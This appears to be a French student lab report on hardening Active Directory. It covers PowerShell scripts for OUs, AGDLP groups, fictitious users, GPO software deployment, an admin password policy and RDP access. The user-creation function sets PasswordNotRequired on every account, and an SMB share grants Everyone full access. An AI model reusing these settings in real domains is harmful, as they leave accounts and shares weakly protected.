Active Directory Durcissement et remédiation

# Sécurisation Windows

Année: 2025-2026

# Table des matières

# 1 Introduction

L'objectif est donc de concevoir une infrastructure Active Directory sécurisée et claire. Pour cela on va s'appuyer sur une structure AGDLP, une protection contre le ransomware et des démonstrations d'attaques et comment s'en protéger.

## 1.1 Prérequis

- Avoir installé les services AD et promu l'Active Directory
- Attribuer une IP fixe au serveur
- Avoir le Secure Boot

# 2 Création de notre AD

Pour créer notre AD nous allons nous baser sur la structure **AGDLP** (Account **G*lobal** D*omain **L*ocal** P*ermissions, soit Compte, Groupe Global, Groupe Domaine Local, Permissions).

Le principe de cette structure est :

- Un utilisateur doit être membre d'un groupe de sécurité global (GG)
- Le groupe de sécurité global doit quant à lui être membre d'un groupe de sécurité Domain Local que l'on nommera DL
- Le groupe de sécurité domaine local (DL) permet d'ajuster les permissions NTFS de notre serveur de partage de fichier

## 2.1 Création des OUs

```
$baseDN = "DC=Serval,DC=int"

$OUs = @("Domain User","Groupes")

foreach ($ou in $OUs) {
    New-ADOrganizationalUnit -Name ($ou) -Path $baseDN
}

$Deps = "Direction", "Compta", "RH", "Vente", "IT"

foreach ($dep in $Deps) {
    New-ADOrganizationalUnit -Name $dep -Path "OU=Domain User,$baseDN"
}

New-ADOrganizationalUnit -Name "Sys ADM" -Path "OU=IT,OU=Domain User,$baseDN"
New-ADOrganizationalUnit -Name "Backup ADM" -Path "OU=IT,OU=Domain User,$baseDN"
New-ADOrganizationalUnit -Name "HelpDesk ADM" -Path "OU=IT,OU=Domain User,$baseDN"
```

Afin de garder une lisibilité et une maintenance simple, tous les OUs concernant les users seront stockés dans l'OU **Domain Users** et tous nos groupes (DL et GG) dans l'OU **Groupes**.

> **Note**
>
> Il est possible de descendre d'un niveau en séparant dans des OUs différentes les groupes globaux et les groupes domaine local.

## 2.2 Création des groupes

```
$groupPath = "OU=Groupes,DC=Serval,DC=int"
# Groupes Globaux
$GGs = "GG_President", "GG_Secretaire", "GG_Comptable", "GG_Vendeur", "GG_RH",
       "GG_IT_Admin", "GG_IT_Backup", "GG_IT_Helpdesk", "GG_SysADM_ADM",
       "GG_IT_Helpdesk_ADM", "GG_IT_Backup_ADM"

foreach ($gg in $GGs) {
    New-ADGroup -Name $gg -GroupScope Global -Path $groupPath
}

# Groupes Domaine Local
$DLs = "DL_Admin_RW", "DL_Admin_RO", "DL_Compta_RO", "DL_RH_RW", "DL_RH_RO",
       "DL_Vente_RW", "DL_Vente_RO", "DL_Clients_RW", "DL_Clients_RO", "DL_Bilans_RW"

foreach ($dl in $DLs) {
    New-ADGroup -Name $dl -GroupScope DomainLocal -Path $groupPath
}

# Ajout des membres dans les groupes
Add-ADGroupMember -Identity "DL_Admin_RW"  -Members "GG_President"
Add-ADGroupMember -Identity "DL_Admin_RO"  -Members "GG_Secretaire"
Add-ADGroupMember -Identity "DL_Compta_RO" -Members "GG_President"
Add-ADGroupMember -Identity "DL_RH_RW"     -Members "GG_President", "GG_RH"
Add-ADGroupMember -Identity "DL_RH_RO"     -Members "GG_Secretaire"
Add-ADGroupMember -Identity "DL_Vente_RW"  -Members "GG_Vendeur"
Add-ADGroupMember -Identity "DL_Vente_RO"  -Members "GG_Comptable"
Add-ADGroupMember -Identity "DL_Clients_RW"-Members "GG_Vendeur"
Add-ADGroupMember -Identity "DL_Clients_RO"-Members "GG_Comptable"
Add-ADGroupMember -Identity "DL_Bilans_RW" -Members "GG_Comptable"
```

Pour conserver une maintenance durable les groupes de lecture seule seront appelés **RO** (Read Only) et les droits lecture/écriture seront appelés **RW** (Read/Write).


Nous allons créer un groupe `GG_adm_LAPS`. Ce groupe servira plus tard pour la configuration LAPS.

## 2.3 Création des utilisateurs


```
# Fonction utilitaire
function Add-User ($Name, $Sam, $OUPath, $GG) {
    New-ADUser -Name $Name -SamAccountName $Sam `
               -Path "OU=$OUPath,OU=Domain User,DC=Serval,DC=int" `
               -Enabled $true -PasswordNotRequired $true
    Add-ADGroupMember -Identity $GG -Members $Sam
}

# Direction
Add-User "Alex CONOR"     "aconor"     "Direction" "GG_President"
Add-User "Kate LINDSAY"   "klindsay"   "Direction" "GG_Secretaire"

# Compta
Add-User "Ilio LORENZI"   "ilorenzi"   "Compta" "GG_Comptable"
```

```
Add-User "Freddy KIDD"    "fkidd"      "Compta" "GG_Comptable"

# Vente
Add-User "Celine DIGORY"  "cdigory"    "Vente" "GG_Vendeur"
Add-User "Douglas BLOCK"  "dblock"     "Vente" "GG_Vendeur"

# RH
Add-User "Leonardo BAXTER"   "lbaxter"     "RH" "GG_RH"
Add-User "Jean-Charles LAFLEUR" "jlafleur" "RH" "GG_RH"

# IT
Add-User "Arthur POPOV"    "apopov"     "IT" "GG_IT_Admin"
Add-User "Adam HERNANDEZ"  "ahernandez" "IT" "GG_IT_Admin"
Add-User "Luiz VARGAS"     "lvargas"    "IT" "GG_IT_Backup"
Add-User "Bill KRAKENHOOD" "bkrakenhood" "IT" "GG_IT_Helpdesk"
```

Nous allons ensuite créer 4 utilisateurs supplémentaires qui seront nos administrateurs pour les membres IT. Cela permet de segmenter les droits et de ne pas utiliser les comptes administratifs de façon déraisonnée.




Il faut aussi les ajouter dans le groupe ADM respectif (cf TP AD) ainsi que dans le groupe `GG_adm_LAPS`.


Adam HERNANDEZ Properties
Security
Environment
Sessions
Remote control
Remote Desktop Services Profile
COM+
Attribute Editor
General
Address
Account
Profile
Telephones
Organization
Published Certificates
Member Of
Password Replication
Dial-in
Object
Member of:
Name
Active Directory Domain Services Folder
Domain Users
serval.int/Users
GG_adm_laps
serval.int/Groupes
GG_SysADM_A...
serval.int/Groupes
Add...
Remove
Primary group:
Domain Users
Set Primary Group
There is no need to change Primary group unless you have Macintosh clients or POSIX-compliant applications.
OK
Cancel
Apply
Help

# 3 Configuration GPO


## 3.1 Déployer une application Windows

Pour déployer un logiciel via les GPO, il est impératif d'utiliser un package au format `.msi` et non un `.exe`. Dans notre cas nous allons déployer **7-zip**.

### 3.1.1 En CLI


```
$FolderPath    = "C:\Applications"
$ShareName     = "Applications$"
$ComputersGroup = "SERVAL\Domain Computers"

New-SmbShare -Name $ShareName -Path $FolderPath -FullAccess "Everyone"

$Acl = Get-Acl $FolderPath

# Supprimer l'héritage
$Acl.SetAccessRuleProtection($true, $true)

$Ar = New-Object System.Security.AccessControl.FileSystemAccessRule(
    $ComputersGroup, "ReadAndExecute",
    "ContainerInherit,ObjectInherit", "None", "Allow"
)

$Acl.AddAccessRule($Ar)
Set-Acl $FolderPath $Acl
```

Puis supprimer les ACLs users :





### 3.1.2 En GUI


Pour cela on crée un dossier nommé `Applications` à la racine de notre AD. Il faut activer le partage du dossier ( `Applications$` ).




Puis dans l'onglet **Sécurité** > **Avancé** > désactiver l'héritage.




Enfin, nous allons remplacer les ACLs user pour mettre le groupe **Domain Computers**. Sur ce dossier nous allons y appliquer ces droits :




#### 3.1.2.1 GPO

1. Il suffit ensuite de créer une GPO que je vais nommer `Install_7zip`
2. Il faut éditer la GPO se trouvant dans **Computer** → **Software** → **New Package** puis mettre le chemin réseau `\\Ldap01.serval.int\application$\nom_app`
3. Puis mettre la GPO en **Assigned**

Afin d'éviter des soucis d'installation partiels, il est conseillé d'activer une autre GPO :

**Admin Templates → Logon → Always wait for the network startup and logon**

Il faut ensuite lier cette GPO à l'OU contenant vos PC.

## 3.2 PSO

Nous allons mettre une pso pour les comptes à privilèges.

Les utilisateurs ciblés sont les groupes d'administration (SysADM, Helpdesk_ADM, Backup_ADM). La priorité est de 1 (plus elle est basse, plus elle est importante). Elle sera donc choisie en cas de conflit. Cette politique impose un mot de passe d'au minimum 24 caractères, une rotation tous les 60 jours et un verrouillage après 3 essais. De plus, pour éviter un cas de bruteforce, un autre administrateur est obligé de déverrouiller manuellement le compte.

```
New-ADFineGrainedPasswordPolicy -Name "PSO_Admins" `
    -Precedence 1 `
    -ComplexityEnabled $true `
    -ReversibleEncryptionEnabled $false `
    -PasswordHistoryCount 24 `
    -MinPasswordLength 24 `
    -MinPasswordAge "1.00:00:00" `
    -MaxPasswordAge "60.00:00:00" `
    -LockoutThreshold 3 `
    -LockoutObservationWindow "00:30:00" `
    -LockoutDuration "00:00:00" -ErrorAction Stop

# Application aux groupes Admins
$AdminGroups = @("GG_SysADM_ADM", "GG_IT_helpdesk_ADM", "GG_IT_backup_ADM")

foreach ($Group in $AdminGroups) {
    Add-ADFineGrainedPasswordPolicySubject -Identity "PSO_Admins" -Subjects $Group
}
```

## 3.3 Accorder le RDP

Pour accorder la fonctionnalité RDP il y a 3 étapes importantes :


- Ajouter les utilisateurs au groupe **Remote Desktop Users**
- Activer la GPO
- Modifier les règles du pare-feu

### 3.3.1 En PowerShell

```
$Groups = @("Serval\GG_SysADM_ADM", "Serval\GG_helpdesk_ADM", "Serval\GG_Backup_ADM")

foreach ($Group in $Groups) {
    Add-LocalGroupMember -Group "Remote Desktop Users" -Member $Group -ErrorAction Stop
}
```


### 3.3.2 Via GUI

On va trouver l'OU **Builtin** et on ajoute nos groupes de sécurité globaux ADM.





Il faut créer une GPO, par exemple `RDP`. Ensuite on active la GPO dans :


```
Computers conf > Strategies > Template administration > Windows composants > Remote Desktop Service > Allow users to connect remote users by using Remote Desktop Service
```



